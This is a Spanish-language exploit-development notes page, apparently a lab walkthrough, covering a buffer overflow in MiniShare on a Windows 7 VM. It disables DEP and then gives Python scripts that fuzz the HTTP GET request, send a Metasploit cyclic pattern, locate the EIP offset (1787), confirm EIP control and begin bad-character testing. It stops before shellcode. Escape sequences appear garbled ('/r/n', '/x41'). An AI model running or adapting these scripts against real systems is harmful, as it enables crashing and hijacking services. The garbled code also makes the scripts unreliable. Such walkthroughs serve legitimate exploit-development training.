> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/useful-resources/exploit-development/windows-buffer-overflow-minishare.md).
# Desbordamiento de búfer en Windows - MiniShare
Notas de desbordamiento de búfer de MiniShare en Windows para fuzzing, control de EIP, análisis de caracteres malos, generación de shellcode y práctica de desarrollo de exploits.
Instalación del entorno para desbordamiento de búfer
1. Descarga la máquina [Windows 7 Basic 32 bits](https://lecrabeinfo.net/telecharger/windows-7-edition-familiale-basique-sp1-x86):
2. Dentro de la máquina, descarga el [depurador ](https://www.immunityinc.com/products/debugger/):
3. Una vez que lo hayas instalado, ejecuta el siguiente comando en la terminal:
```bash
bcdedit.exe /set {current} nx AlwaysOff
```
4. Copia esto [script ](https://www.immunityinc.com/products/debugger/)en un archivo a.py:
5. Pega el script en `c:/Program Files/Immunity Inc/Immunity Debugger/PyCommands`
6. Finalmente, instala [MiniShare](https://sourceforge.net/projects/minishare/files/latest/download)


* En el depurador Immunity adjuntamos el mini share:

* Ahora procederemos con fuzzing para encontrar el número de bytes:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
def exploit():
total_length = 100
while True:
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(7)
s.connect((ip_address, port))
print("/n[+] Enviando %d bytes" % total_length)
s.send(b"GET " + b"/x41" * total_length + b" HTTP/1.1/r/n/r/n")
s.recv(1024)
s.close()
total_length += 100
except:
print("/n[!] Parece que el servicio se ha bloqueado/n")
print("/n[i] El servicio se bloqueó con un total de %d bytes enviados" % total_length)
sys.exit(1)
if __name__ == '__main__':
exploit()
```

* Con el siguiente comando, tenemos 1800 octetos:
```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1800
```
* Estamos actualizando el script de la siguiente manera:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
payload = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3A
f4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al
2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0
Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc
7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5
Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3B
o4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu
2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0
Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8C
f9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9'
def exploit():
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(7)
s.connect((ip_address, port))
s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
s.recv(1024)
s.close()
except:
print("/n[!] Parece que el servicio se ha bloqueado/n")
sys.exit(1)
if __name__ == '__main__':
exploit()
```

/ /- Necesitamos copiar el EIP:
* Lo pegamos en el script añadiendo 0x al principio:
```

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x36684335
```
* Nos dice que esto corresponde a 1787:
* Ahora veamos si podemos controlar el EIP:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
offset = 1787
before_eip = b"A"*offset
eip = b"B"*4
payload = before_eip + eip
def exploit():
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(7)
s.connect((ip_address, port))
s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
s.recv(1024)
s.close()
except:
print("/n[!] Parece que el servicio se ha bloqueado/n")
sys.exit(1)
if __name__ == '__main__':
exploit()
```

* De hecho, logramos controlar el EIP:
\*Ahora necesitamos encontrar los Badchars:
```python
#!/usr/bin/python3
from struct import pack
import socket
import sys
ip_address = "192.168.71.139"
port = 80
offset = 1787
before_eip = b"A"*offset
eip = b"B"*4
payload = before_eip + eip + b"C"*500
def exploit():
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(7)
s.connect((ip_address, port))
s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
s.recv(1024)
s.close()
except:
print("/n[!] Parece que el servicio se ha bloqueado/n")
sys.exit(1)
if __name__ == '__main__':
exploit()
```


* Realizamos el monitoreo de "dump" del sistema ESP.
